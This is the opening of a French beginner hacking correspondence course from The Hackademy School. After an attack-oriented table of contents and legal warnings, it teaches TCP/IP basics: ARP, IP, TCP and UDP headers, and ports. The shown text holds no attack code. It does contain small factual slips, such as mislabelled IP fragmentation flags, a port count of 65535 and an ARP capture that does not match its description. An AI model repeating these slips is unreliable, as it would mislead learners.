


**the HACKADEMY  
SCHOOL**



*Polycopié de cours*

**Cours Newbie**

---

**Une publication The Hackademy School**

# Bienvenue dans ce premier volet des cours par correspondance de The Hackademy School

## NOUS Y ÉTUDIERONS :

- 
- Introduction aux réseaux TCP/IP *Page 5*
  - S'informer sur un système cible *Page 16*
  - Evaluation des caractéristiques d'un système *Page 21*
  - Les différents types d'attaques *Page 30*
  - Protégez votre système *Page 31*
  - La recherche de données sur Internet *Page 33*
  - Espionnage de systèmes informatiques *Page 34*
  - Cryptographie et encodage *Page 46*
  - Stéganographie *Page 50*
  - Initiation à la base de registre Windows *Page 53*
  - Qu'est-ce que le cracking ? *Page 56*
  - Les scripts hostiles *Page 72*
  - Anonymat *Page 78*
-

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

## **IMPORTANT:**

Ce polycopié de cours de The Hackademy School a pour objectif unique de contribuer à une meilleure compréhension des risques de sécurité liés à l'usage de l'outil informatique, et par là de permettre de s'en protéger plus efficacement. Il sera utile aux administrateurs système et réseau, aux développeurs, et plus généralement à toute personne utilisant Internet chez elle ou au travail. Si vous êtes soucieux de comprendre comment un pirate pourrait tenter de vous attaquer afin d'être à même de déjouer ses tentatives, ce cours est fait pour vous. Cependant, aucune garantie n'est donnée que ce contenu va vous permettre de vous protéger efficacement ou de manière "ultime", car ce n'est pas le cas et ça ne le sera jamais. De plus, le contenu de ce cours de niveau "débutant" est loin de couvrir le sujet de manière exhaustive: nous vous détaillons des méthodes d'attaque courantes, et nous vous fournissons des pistes pour vous en protéger. Nous vous donnons les bases nécessaires, à vous d'approfondir les points qui vous concernent directement, soit grâce à The Hackademy School, soit en faisant des recherches sur Internet.

Ce cours peut présenter des erreurs ou omissions susceptibles de vous porter préjudice. The Hackademy et DMP ne sauraient être tenus pour responsables des dommages éventuels causés par une application des méthodes présentées ici sur un système. Merci de nous prévenir si vous constatez de telles erreurs.

Il est formellement interdit par la loi d'appliquer les techniques d'attaque présentées dans ce cours sur un système que vous ne possédez pas. Vous pouvez cependant les appliquer sur vos systèmes informatiques à des fins de tests de vulnérabilité, en gardant à l'esprit que cela présente toujours des risques que vous assumerez seul.

## **Loi N° 88-19 du 5 Janvier 1988 relative à la fraude informatique. Extraits donnés pour illustration.**

### **Accès ou maintien frauduleux dans un système informatique :**

2 mois à 1 an de prison,  
2 000 à 50 000 francs d'amende.

### **Accès ou maintien frauduleux dans un système informatique avec dommages involontaires : modification ou suppression de données, altération du fonctionnement du système**

2 mois à 2 ans de prison,  
10 000 à 100 000 francs d'amende.

### **Entrave volontaire au fonctionnement d'un système informatique :**

3 mois à 3 ans de prison,  
10 000 à 100 000 francs d'amende.

### **Introduction, suppression, modification intentionnelles de données :**

3 mois à 3 ans de prison,  
2 000 à 500 000 francs d'amende.

### **Suppression, modification intentionnelles du mode de traitement, des transmissions de données :**

3 mois à 3 ans de prison,  
2 000 à 500 000 francs d'amende.

### **Falsification de document informatique, usage de document falsifié :**

1 an à 5 ans de prison,  
20 000 à 2 000 000 francs d'amende.

## *Avertissement*

---

*Certaines techniques présentées dans ce cours sont usuellement utilisées par un pirate qui chercherait à s'introduire dans un réseau sur lequel il ne possède pas d'accès. Il est bien sûr interdit de mettre en application ces techniques sur un réseau que vous ne possédez pas, ou sans l'accord écrit et certifié de son propriétaire.*

*Il est essentiel de comprendre que si ces méthodes sont ici présentées, c'est avant tout dans une optique de compréhension générale de la sécurité et des moyens mis en œuvre par les pirates, et ce dans le seul et unique but, de pouvoir lutter contre ce danger.*

*De plus, ces méthodes de protection s'appliquent autant aux entreprises qu'aux particuliers. En effet, en dehors du nombre de documents privés que vous possédez sur votre ordinateur et que vous ne voudriez probablement pas voir être volés, un éventuel pirate pourrait vouloir se servir de votre système comme d'une passerelle dans le but de ne pas être retrouvé. Dans ce cas, ce serait à vous, en tant que personne physique ou morale (c'est-à-dire vous ou votre entreprise) de prouver votre innocence. De plus, une politique convenable de sécurité est de réinstaller entièrement votre système en cas de piratage, avec la perte et de temps et de finances que cela implique. Vous serez donc sans doute d'accord pour dire qu'il est essentiel d'assurer une sécurité optimale de votre système dès sa mise en place.*

*La structure générale de ce document se présentera sous la forme :*

- description de l'attaque.*
- moyens à mettre en œuvre pour éviter d'en être victime.*

*De plus, dans le cas malheureux où vous seriez victime d'un piratage, il est primordial de le détecter, et tout aussi important de localiser son origine, d'établir la liste des actions qui ont été exécutées sur votre réseau, estimer les dommages causés... Ces méthodologies seront également étudiées plus tard dans ce cours.*



# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

## Introduction aux Réseaux TCP/IP

### Un peu d'histoire

Lorsque les systèmes multi-utilisateurs ont connu une stabilité satisfaisante, les recherches se sont orientées vers un protocole de communication de ces systèmes, entraînant diverses expérimentations dans le monde. C'est l'armée américaine qui accélérera ce processus, avec le financement de programmes de recherches universitaires pour le développement de voies de télécommunications redondantes (ARPANet). En cas de conflit militaire, la bonne circulation de l'information et sa confidentialité sont majeures, et les liaisons de communication étaient les premières cibles militaires.

### Notions réseaux

#### Le matériel

Toute communication demande un support. L'informatique n'échappe pas à cette règle, et il a donc été nécessaire de mettre au point des interfaces capables de traduire le langage binaire d'un système digital en signal adapté à un support (paire de cuivre, câble coaxial, fibre optique, etc.). Ces interfaces comportent des circuits électroniques permettant d'écouter ou d'émettre sur un support. Chaque adaptateur dispose d'une petite quantité de mémoire, qui peut être accédée par le système hôte (PC, etc.).

Une première phase de développement a donc consisté à mettre au point ces adaptateurs, ainsi que de fournir en vue de développements à venir une documentation précise sur les registres et adresses à utiliser pour exploiter les fonctions de communication.

Ces opérations forment la première couche du modèle de référence OSI. C'est la couche physique. Elle permet une communication entre un système (digital) et un support (analogique) de transmission (ondes, laser, cuivre, fibre optique, etc.).

Les cartes les plus répandues sont des cartes Ethernet 802.3 (RJ45, BNC, AUI) et peuvent supporter des débits de 10Mb/s ou 100Mb/s. Elles permettent de transcrire une donnée digitale (ex. 0011 0100) en une tension adaptée au support (amplitude, codage, etc.).

Mais les adaptateurs réseaux gèrent également les états du support, et savent détecter un certain nombre d'erreurs sur ce support. Cette partie est transparente aux développeurs, mais elle est toutefois assurée par chaque NIC (Network Interface Card).

Toutes les cartes Ethernet disposent d'une adresse physique unique. Cette adresse, également appelée adresse MAC (Media Access Control), est utilisée pour les dialogues entre deux cartes. Elle est codée sur 6 octets, dont les 3 premiers décrivent le constructeur (ex. 00:0a:24 désigne le constructeur 3COM). Les adresses MAC (format des adresses MAC) sont généralement représentées sous forme hexadécimale, chaque octet étant séparé par le symbole ':' (ex. 00:40:05:61:71:EC).

00 (8 bits)	0a (8 bits)	24 (8 bits)	12 (8 bits)	3b (8 bits)	C0 (8 bits)
Id. constructeur			Numéro désiré unique		

Figure 1

### Sécurité des transmissions (fiabilité)

La couche réseau permet donc de joindre un destinataire relié au réseau (directement ou indirectement, d'où les fonctions de routage), mais prend en charge également des opérations de bases sur la gestion du service. Des trames ICMP peuvent être échangées entre les routeurs ou les stations pour signaler un événement sur le réseau (perte de

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

paquets, filtrage, taille de trame trop grande et fragmentation IP nécessaire, etc.).

Mais il est nécessaire de disposer d'une partie logicielle capable d'assurer la bonne émission/réception des données. Lorsqu'un paquet (ou datagramme) ne parvient pas au destinataire, sans intervention logicielle, le paquet n'est pas arrivé, mais n'est jamais ré-émis automatiquement.

Deux protocoles viennent combler ce manque : UDP (User Datagramme Protocol) et TCP (Transmission Control Protocol).

L'UDP ne contrôle pas la perte des paquets, chaque paquet est émis sans numérotation vers le destinataire, et sans acquiescement. Le protocole TCP, quant à lui, assure un transfert plus fiable des données, en ouvrant une session de communication avant tout dialogue, puis en numérotant les paquets pour la reconstruction, en ré-émettant les paquets perdus ou erronés...

Les protocoles TCP et UDP se placent donc comme couche de transport dans la pile IP, car ce sont eux qui assurent la transmission des données d'un point à l'autre d'un réseau, en gérant les nécessaires ré-émissions (ou non) des paquets perdus ou altérés, etc.

### Communications réseaux : les modèles OSI et TCP/IP

Les communications entre systèmes ne sont possibles que si chaque système comprend son destinataire (un français ne parle pas espagnol, et vice-versa). Il a donc été nécessaire de définir une norme pour permettre à chacun de communiquer avec un réseau existant.

C'est en cela que TCP/IP est appelé réseau ouvert. Les protocoles utilisés sont normalisés et disponibles pour le monde entier. Chacun peut donc adapter son système propriétaire pour communiquer en TCP/IP, en écrivant les différents composants logiciels répondant aux normalisations TCP/IP (la majorité des OS disposent aujourd'hui d'une implémentation TCP/IP).

L'Open Systems Interconnection Reference Model a donc normalisé un modèle de référence OSI-RM, utilisant 7 couches distinctes. TCP/IP s'inscrit dans ce modèle, mais n'utilise pas systématiquement l'ensemble des 7 couches.

Application	7	Application (FTP, HTTP, DNS, SMTP, etc.)	
Présentation	6		
Session	5		
Transport	4		Transport (TCP)
Réseau	3		Internet (IP)
Liaison de données	2		PPP/SLIP/PLIP
Physique	1		Couche physique

*Modèle de référence OSI*

*Modèle TCP/IP*

Le rôle de chaque couche est de permettre à la couche supérieure de lui passer des données qui seront émises, ainsi que de transmettre les données de la couche inférieure à la couche supérieure (données reçues).


On voit donc que pour une seule communication entre deux systèmes, il est nécessaire d'utiliser plusieurs protocoles.

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

## Encapsulation

Seule la couche supérieure (Application) contient les données et uniquement les données à émettre ou reçues. Chaque couche ajoute ses propres entêtes, encapsulant les paquets de données dans de plus grands paquets, ou enlevant les entêtes dans le cas d'une réception.

Lorsqu'un paquet de données demande à être émis par une application, ces données vont donc recevoir plusieurs entêtes fonction des protocoles utilisés.



Dans le cas d'une réception, chaque couche prendra les informations nécessaires et retirera ensuite ses entêtes pour donner le bloc de données restant à la couche de niveau immédiatement supérieur.

## Liaisons

Il existe certains cas d'utilisation qui demandent une couche supplémentaire. Dans le cas d'un accès par modem (donc par liaison série). Il n'y a pas d'adresse matérielle (adresse MAC) sur le modem. Cette adresse étant utilisée par les couches physiques et de réseau, il ne peut en théorie y avoir de communication. Le modem n'étant pas une interface réseau mais série (la communication se fait par un port COM), elle ne dispose pas en standard d'adresse matérielle, ni de ROM fournissant une interface de communication IP.

Il faut donc une couche logicielle supplémentaire, afin de simuler et fournir une alternative à l'utilisation des adresses MAC. Dans le cas d'une liaison TCP/IP avec un modem, on utilisera généralement le protocole PPP (Point to Point Protocol), qui se placera entre la couche réseau et la couche physique. Ce protocole fournira une solution logicielle aux communications IP nécessitant une adresse MAC.

## Couches et protocoles utilisés

Chaque couche de la pile IP fait appel à un ou plusieurs protocoles pour remplir certaines fonctions (la couche transport utilise TCP ou UDP). Par cette méthode, les couches permettent de normaliser les flux de données entrants et sortants. Chaque couche (et donc chaque implémentation) est donc indépendante des couches supérieures et/ou inférieures.

- On appelle protocole un dialogue connu par les deux parties, entre deux couches de même niveau. Une couche de niveau (n) ne sera capable de dialoguer qu'avec une autre couche de même niveau qu'elle.
- On appelle service l'ensemble des fonctions que doit absolument remplir une couche, fournissant l'interface pour transmettre des données de la couche (n) à la couche (n+1) ou (n-1)

## Address Resolution Protocol ou ARP

Lors de dialogue entre deux stations, il est nécessaire que les adaptateurs réseaux soient en mesure de prendre les

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

données qui leur sont adressées, sans traiter celles qui ne les concernent pas (d'où un gain de temps CPU et réseau). Certains réseaux fonctionnant sous forme de bus (Ethernet non switché, raccordement coaxiaux, etc.), toutes les données transitent sur le support, et donc tous les adaptateurs réseaux doivent analyser les trames pour ne prendre en compte que celles qui leurs sont destinées.

Les seules adresses disponibles et utilisables au niveau de l'interface physique (Couche 1 du modèle TCP/IP) sont les adresses MAC. Sans ces adresses, chaque adaptateur devrait décoder chaque trame jusqu'au niveau 3 (IP) pour savoir si cette donnée lui est adressée ou non.

Dans le cas d'un dialogue entre deux stations 10.23.23.2 et 10.23.23.254, la première étape consiste donc à trouver l'adresse matérielle de la station destinatrice, de manière à envoyer les données à cette station (en précisant son adresse matérielle plutôt qu'IP). C'est là qu'intervient le protocole ARP (niveau 3, couche réseau). Ce protocole va permettre à une station de découvrir l'adresse matérielle d'une autre station.

Pour cela, si 10.23.23.2 cherche à contacter 10.23.23.254, la station va, avant tout dialogue, diffuser (broadcast) à l'ensemble des stations du réseau une requête ARP. Chaque station va alors recevoir cette requête ARP, composée du message suivant :

Station 10.23.23.2 d'adresse matérielle xx:xx:xx:xx:xx:xx cherche l'adresse matérielle de la station 10.23.23.254.

Toutes les stations reliées à ce segment analysent alors cette demande, mais seule la station 10.23.23.254 va répondre à cette demande, en renvoyant le message suivant :

Station 10.23.23.254 a pour adresse matérielle yy:yy:yy:yy:yy:yy.

Les deux stations 10.23.23.2 et 10.23.23.254 stockeront alors le couple (adresse IP, adresse MAC) obtenu dans un cache (dit cache ARP, cf. Figure - exemple de table ARP) pour ne plus reposer cette question dans le cas d'une nouvelle communication dans un faible délai (quelques minutes avant que le cache ARP n'efface ce couple s'il n'est plus utilisé).

```
C:\WINDOWS\Bureau>arp -a
Interface : [redacted] on Interface 0x2
  Adresse Internet      Adresse physique      Type
  129.33.182.200        20-53-52-43-00-00    dynamique
  129.33.183.72         20-53-52-43-00-00    dynamique
  206.108.111.106       20-53-52-43-00-00    dynamique
  213.36.80.1           20-53-52-43-00-00    dynamique
  213.36.82.165        20-53-52-43-00-00    dynamique
  216.40.32.30         20-53-52-43-00-00    dynamique
```

On voit dans cette capture (émission et réponse d'une requête ARP sur un segment local) que la station 10.23.23.2 a demandé l'adresse matérielle associée à l'adresse IP 10.23.23.254. L'adresse MAC de destination est une adresse de broadcast (toutes les stations du réseau) : tous les bits de l'adresse MAC sont à 1, à savoir 0xFFFFFFFFFFFF. L'ensemble des stations connectées au réseau devront donc traiter cette trame. La trame suivante montre la réponse de la station 10.23.23.254 à cette demande. Cette fois, la réponse n'est envoyée qu'à la station émettrice (ce qui est indiqué comme adresse matérielle de réponse).

```
16:08:13.422549 eth0 > arp who-has 10.23.23.2 tell 10.23.23.34 (0:50:ba:c8:20:e1)
16:08:13.422915 eth0 < arp reply 10.23.23.2 is-at 0:40:5:36:53:3d (0:50:ba:c8:20:e1)
```



# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

## Internet Protocol (IP)

Sur un segment Ethernet, il n'est pas nécessaire d'utiliser une couche matérielle ou logicielle pour remplir les fonctions de liaison. Les protocoles de niveau 2 sont utilisés uniquement sur des liens séries ou parallèles, ou tout autre interface ou équipement ne disposant pas d'adresse MAC (ex. le PPP ou SLIP pour les accès IP via modem).

Chaque trame circulant sur le réseau possède, par le jeu des encapsulations successives, plusieurs entêtes. Une trame de données a donc au minimum une entête liée au média utilisé (généralement Ethernet). C'est le cas de l'ARP. Les trames utilisant les adresses IP auront en plus des informations d'entête IP.

Les informations contenues dans cette entête fixe de 20 octets (au minimum, voire plus si des options IP sont utilisées) renseignent sur la station émettrice (adresse IP), l'adresse du destinataire, le checksum (somme de contrôle), le protocole, la version, etc.

Il existe 3 sortes d'adresses IP :

- Unicast qui ne s'adressent qu'à une station particulière,
- Broadcast qui s'adressent à toutes les stations,
- Multicast qui s'adressent à un groupe Multicast (prédéfini).

## Entête IP

Version	Longueur	Type de service	Taille totale	
Identification		Flags	Offset pour données	
Time To Live	Protocol	CRC d'entête		
Adresse IP source				
Adresse IP destination				
Options IP			Bourrage (padding)	

**Version** : 4 bits Le champ Version renseigne sur le format de l'entête Internet. Ce document décrit le format de la version 4 du protocole.

**Longueur d'En-Tête** : 4 bits Le champ Longueur d'En-Tête (LET) code la longueur de l'en-tête Internet, l'unité étant le mot de 32 bits, et, de ce fait, marque le début des données. Notez que ce champ ne peut prendre une valeur en dessous de 5 pour être valide.

**Type de Service** : 8 bits Le Type de Service donne une indication sur la qualité de service souhaitée, qui reste cependant un paramètre "abstrait". Ce paramètre est utilisé pour "guider" le choix des paramètres des services actuels lorsqu'un datagramme transite dans un réseau particulier. Certains réseaux offrent un mécanisme de priorité, traitant préférentiellement un tel trafic par rapport à un trafic moins prioritaire (en général en acceptant seulement de véhiculer des paquets d'un niveau de priorité au dessus d'un certain seuil lors d'une surcharge momentanée). Principalement, le choix offert est une négociation entre les trois contraintes suivantes : faible retard, faible taux d'erreur, et haut débit.

**Longueur Totale** : 16 bits Le champ "Longueur Totale" est la longueur du datagramme entier, y compris en-tête et données, mesurée en octets. Ce champ ne permet de coder qu'une longueur de datagramme d'au plus 65,535 octets. Une telle longueur rendrait de toute façon les datagrammes impossibles à gérer pour la plus grande partie des réseaux. Les hôtes devront au moins pouvoir accepter des datagrammes d'une longueur jusqu'à 576 octets (qu'il s'agisse d'un datagramme unique ou d'un fragment). Il est de même recommandé que des hôtes ne décident d'envoyer des datagrammes de plus de 576 octets que dans la mesure où ils sont sûrs que la destination est capable de les accepter.

**Identification** : 16 bits. Une valeur d'identification assignée par l'émetteur pour identifier les fragments d'un même datagramme.

**Flags** : 3 bits Divers commutateurs de contrôle. Bit 0 : réservé, doit être laissé à zéro Bit 1: (AF) 0 = Fragmentation possible, 1 = Non fractionnable. Bit 2: (DF) 0 = Dernier fragment, 1 = Fragment intermédiaire.



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

**Fragment Offset** : 13 bits Ce champ indique le décalage du premier octet du fragment par rapport au datagramme complet. Cette position relative est mesurée en blocs de 8 octets (64 bits). Le décalage du premier fragment vaut zéro.

**Durée de vie** : 8 bits Ce champ permet de limiter le temps pendant lequel un datagramme reste dans le réseau. Si ce champ prend la valeur zéro, le datagramme doit être détruit. Ce champ est modifié pendant le traitement de l'entête Internet. Chaque module Internet (routeur) doit retirer au moins une unité de temps à ce champ lors du passage du paquet, même si le traitement complet du datagramme par le module est effectué en moins d'une seconde. De ce fait, cette durée de vie doit être interprétée comme la limite absolue maximale de temps pendant lequel un datagramme peut exister. Ce mécanisme est motivé par la nécessité de détruire les datagrammes qui n'ont pu être acheminés correctement sur le réseau.

**Protocole** : 8 bits Ce champ indique quel protocole de niveau supérieur est utilisé dans la section données du datagramme Internet. Les différentes valeurs admises pour divers protocoles sont listées dans la RFC "Assigned Numbers" [rfc1060].

**Checksum d'entête** : 16 bits Un Checksum calculé sur l'entête uniquement. Comme certains champs de l'entête sont modifiés (ex. durée de vie) pendant leur transit à travers le réseau, ce Checksum doit être recalculé et vérifié en chaque point du réseau où l'entête est réinterprétée.

**Adresse source** : 32 bits L'adresse Internet de la source.


**Adresse destination** : 32 bits L'adresse Internet du destinataire.

### Transmission Control Protocol : TCP


La couche de transport (couche n°4 dans la pile IP) assure le bon transfert des données. C'est cette couche qui, par exemple, va numéroter les trames TCP avant de les émettre sur le réseau, pour que le destinataire puisse reconstruire l'ensemble des données dans le bon ordre (ce n'est pas le cas d'UDP). Deux protocoles sont couramment utilisés dans un environnement TCP/IP. TCP et UDP.

TCP assure la numérotation des paquets, et le destinataire acquiesce chaque paquet. Il est donc nécessaire pour les deux parties d'établir une négociation du dialogue. C'est pour cela qu'une communication TCP débute toujours par une synchronisation des deux protagonistes. L'émetteur demande au récepteur si ce dernier est prêt à recevoir les données, ce dernier acquiesce donc la demande, que valide l'émetteur. Les transferts de données peuvent alors commencer. L'établissement d'une

connection TCP se fait sur un "Three Way Handshake Connection".



# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



Prenons par exemple une machine A et une machine B. La machine A est cliente, la machine B est serveur.

1. A --- SYN ---> B ; La machine cliente envoie un paquet TCP au serveur avec le flag SYN activé, ce qui veut dire : "puis-je établir une connexion ? (SYN)".
2. A <--- SYN/ACK --- B ; La machine serveur répond par un paquet TCP avec les flags SYN et ACK activés, ce qui veut dire : "Oui, tu peux établir la connexion (ACK), et moi ? Puis-je établir la connexion ? (SYN)". Il est nécessaire d'envoyer un paquet avec le flag SYN, même en réponse, car une connexion s'établit toujours à double-sens.
3. A --- ACK ---> B ; La machine cliente répond par un paquet TCP avec le flag ACK activé, ce qui veut dire "Oui, tu peux établir la connexion (ACK)".

Si une machine refuse une connexion, elle va répondre par un RST au SYN envoyé par le client.

## Entête TCP

Port source		Port destination	
Numéro de séquence TCP			
Numéro d'acquiescement			
offset	réservé	U R G	A C K
		P S H	R S T
		S Y N	F I N
Somme de contrôle		Fenêtre	
Options		Pointeur d'urgence	
		Bourrage	
Données TCP			

**Port source** : 16 bits Le numéro de port de la source.

**Port Destinataire** : 16 bits Le numéro de port du destinataire.

**Numéro de séquence** : 32 bits Le numéro du premier octet de données par rapport au début de la transmission (sauf si SYN est marqué). Si SYN est marqué, le numéro de séquence est le numéro de séquence initial (ISN) et le premier octet a pour numéro ISN+1.

**Accusé de réception** : 32 bits Si ACK est marqué, ce champ contient le numéro de séquence du prochain octet que le récepteur s'attend à recevoir. Une fois la connexion établie, ce champ est toujours renseigné.

**Data Offset** : 4 bits La taille de l'entête TCP en nombre de mots de 32 bits. Il indique là où commencent les données. L'entête TCP, dans tous les cas, possède une taille correspondant à un nombre entier de mots de 32 bits.

**Réservé** : 6 bits Réservés pour usage futur. Doivent nécessairement être à 0.

**Bits de contrôle** : 6 bits (de gauche à droite): URG: Pointeur de données urgentes significatif ACK: Accusé de réception significatif PSH: Fonction Push RST: Réinitialisation de la connexion SYN : Synchronisation des numéros de séquence FIN: Fin de transmission



## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

**Fenêtre** : 16 bits Le nombre d'octets à partir de la position marquée dans l'accusé de réception que le récepteur est capable de recevoir.

**Checksum** : 16 bits Le Checksum est constitué en calculant le complément à 1 sur 16 bits de la somme des compléments à 1 des octets de l'entête et des données prises deux par deux (mots de 16 bits). Si le message entier contient un nombre impair d'octets, un 0 est ajouté à la fin du message pour terminer le calcul du Checksum. Cet octet supplémentaire n'est pas transmis. Lors du calcul du Checksum, les positions des bits attribués à celui-ci sont marqués à 0. Le Checksum couvre de plus une pseudo entête de 96 bits préfixée à l'entête TCP. Cette pseudo entête comporte les adresses Internet source et destinataires, le type de protocole et la longueur du message TCP. Ceci protège TCP contre les erreurs de routage. Cette information sera véhiculée par IP, et est donnée comme argument par l'interface TCP/Réseau lors des appels d'IP par TCP.

**Pointeur de données urgentes** : 16 bits Communique la position d'une donnée urgente en donnant son décalage par rapport au numéro de séquence. Le pointeur doit pointer sur l'octet suivant la donnée urgente. Ce champ n'est interprété que lorsque URG est marqué.

**Options** : variable Les champs d'option peuvent occuper un espace de taille variable à la fin de l'entête TCP. Ils formeront toujours un multiple de 8 bits. Toutes les options sont prises en compte par le Checksum. Un paramètre d'option commence toujours sur un nouvel octet. Il est défini deux formats types pour les options: Cas 1: Option mono-octet. Cas 2: Octet de type d'option, octet de longueur d'option, octets de valeurs d'option. La longueur d'option prend en compte l'octet de type, l'octet de longueur lui-même et tous les octets de valeur et est exprimée en octets. Notez que la liste d'option peut être plus courte que ce que l'offset de données pourrait le faire supposer. Un octet de remplissage (padding) devra être, dans ce cas, rajouté après le code de fin d'options. Ce octet est nécessairement à 0. TCP doit implémenter toutes les options. Actuellement, les options définies sont (type indiqué en octal) :

**Donnée d'option** : Taille maximale de segment : 16 bits Si cette option est présente, elle communique à l'émetteur la taille maximale des segments qu'il pourra envoyer. Ce champ doit être envoyé dans la requête de connexion initiale (avec SYN marqué). Si cette option est absente, le segment pourra être pris de n'importe quelle taille.

**Bourrage (padding)** : variable Les octets de bourrage terminent l'en-tête TCP: de sorte que le nombre d'octets de celle-ci soit toujours multiple de 4 (32 bits) de sorte que l'offset de données marqué dans l'en-tête corresponde bien au début des données applicatives.

### User Datagramme Protocol : UDP

UDP est plus tolérant, plus rapide, mais également moins fiable dans sa technique de transmission. Les données sont émises sans aucune assurance que l'émetteur puisse les recevoir. Chaque paquet est émis sur le réseau (sans numérotation), au maximum de la vitesse possible (fonction de la station et de l'état du média). Si des paquets sont perdus, il n'est pas possible pour l'émetteur de le détecter (ni pour le destinataire), de même que les données peuvent parvenir au destinataire dans un désordre complet suivant la complexité de la topologie du réseau.

### En-tête UDP

0	32 bits
Port source	Port destinataire
Longueur	Checksum
Données	

Le Port Source est un champ optionnel. Lorsqu'il est significatif, il indique le numéro de port du processus émetteur, et l'on supposera, en l'absence d'informations complémentaires, que toute réponse devra y être dirigée. S'il n'est pas utilisé, ce champ conservera une valeur 0.

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Le Port Destinataire a une signification dans le cadre d'adresses Internet particulières.

La Longueur compte le nombre d'octets dans le datagramme entier, y compris le présent en-tête (et par conséquent, la longueur minimale mentionnée dans ce champ vaut huit, si le datagramme ne transporte aucune donnée).

Le Checksum se calcule en prenant le complément à un de la somme sur 16 bits des compléments à un calculé sur un pseudo entête constitué de l'information typique d'une entête IP, l'entête UDP elle-même, et les données, le tout additionné d'un octet nul éventuel afin que le nombre total d'octets soit pair.

La pré-entête ajoutée avant l'entête UDP contient l'adresse IP source, l'adresse IP destinataire, le code de protocole, et la longueur du segment UDP. Cette information permet d'augmenter l'immunité du réseau aux erreurs de routage de datagrammes. La procédure de calcul du Checksum est la même que pour TCP.

### Notions Ports TCP/UDP : Multiplexage/Démultiplexage

Une station peut émettre et recevoir simultanément plusieurs flux de données TCP et UDP. Pour cela, il est donc nécessaire que chaque extrémité (qui peuvent être différentes pour chaque communication établie) sachent à quel processus (système) rattacher une trame arrivant sur une interface. Pour cela, les protocoles TCP et UDP utilisent des numéros de ports. Ces numéros sont PRIMORDIAUX dans toute communication TCP ou UDP, et permettent d'associer une communication à un processus. Chaque donnée transitant sur le réseau s'est donc vu associer deux numéros de ports : le premier côté émetteur, le second côté récepteur. Chaque communication est donc caractérisée par deux couples (adresse IP, port utilisé) relatif à chaque extrémité.

Les ports TCP et UDP sont totalement indépendants. Il est donc possible d'avoir simultanément une communication sur le port 25/TCP et le port 25/UDP.

Cette technique se rapporte au multiplexage/démultiplexage, par décodage du numéro de port dans la trame, la donnée est envoyée à l'un ou l'autre des processus du système. Par convention, les systèmes implémentent la logique suivante :

- Les numéros de ports inférieurs à 1024 ne peuvent être utilisés que par le super-utilisateur,
- Une application cliente utilisant TCP ou UDP utilisera un numéro de port supérieur à 1024 (même si l'utilisateur est le super utilisateur). Il existe toutefois certaines exceptions volontaires comme les r-services...

Une communication implique qu'un port soit ouvert sur la machine cliente et qu'un autre port soit ouvert sur la machine serveur. Il ne s'agit pas forcément des mêmes ports.

1. Une application serveur ouvre un port en permanence pour permettre l'attente de demandes de connexion.
2. Une application cliente ouvre des ports au besoin. Elle n'attend pas de demande de connexion, elle ne joue pas le rôle d'une application serveur et ne présente donc pas un point d'entrée sur un système.
3. Il existe 65535 ports, ni plus ni moins. La plupart d'entre eux sont réservés par des services précis (FTP : 21, telnet : 23, SMTP : 25, etc.)
4. Un port fermé est comme un mur en béton armé. Rien n'y entre, rien n'en sort.

Exemples :

1. Lorsque A envoie à B un paquet TCP avec le flag SYN activé, et que le port visé est fermé, la machine B renvoie un paquet TCP avec le flag RST activé. Certains firewalls ne renvoient pas de paquet TCP avec le flag RST actif (comme ZoneAlarm).
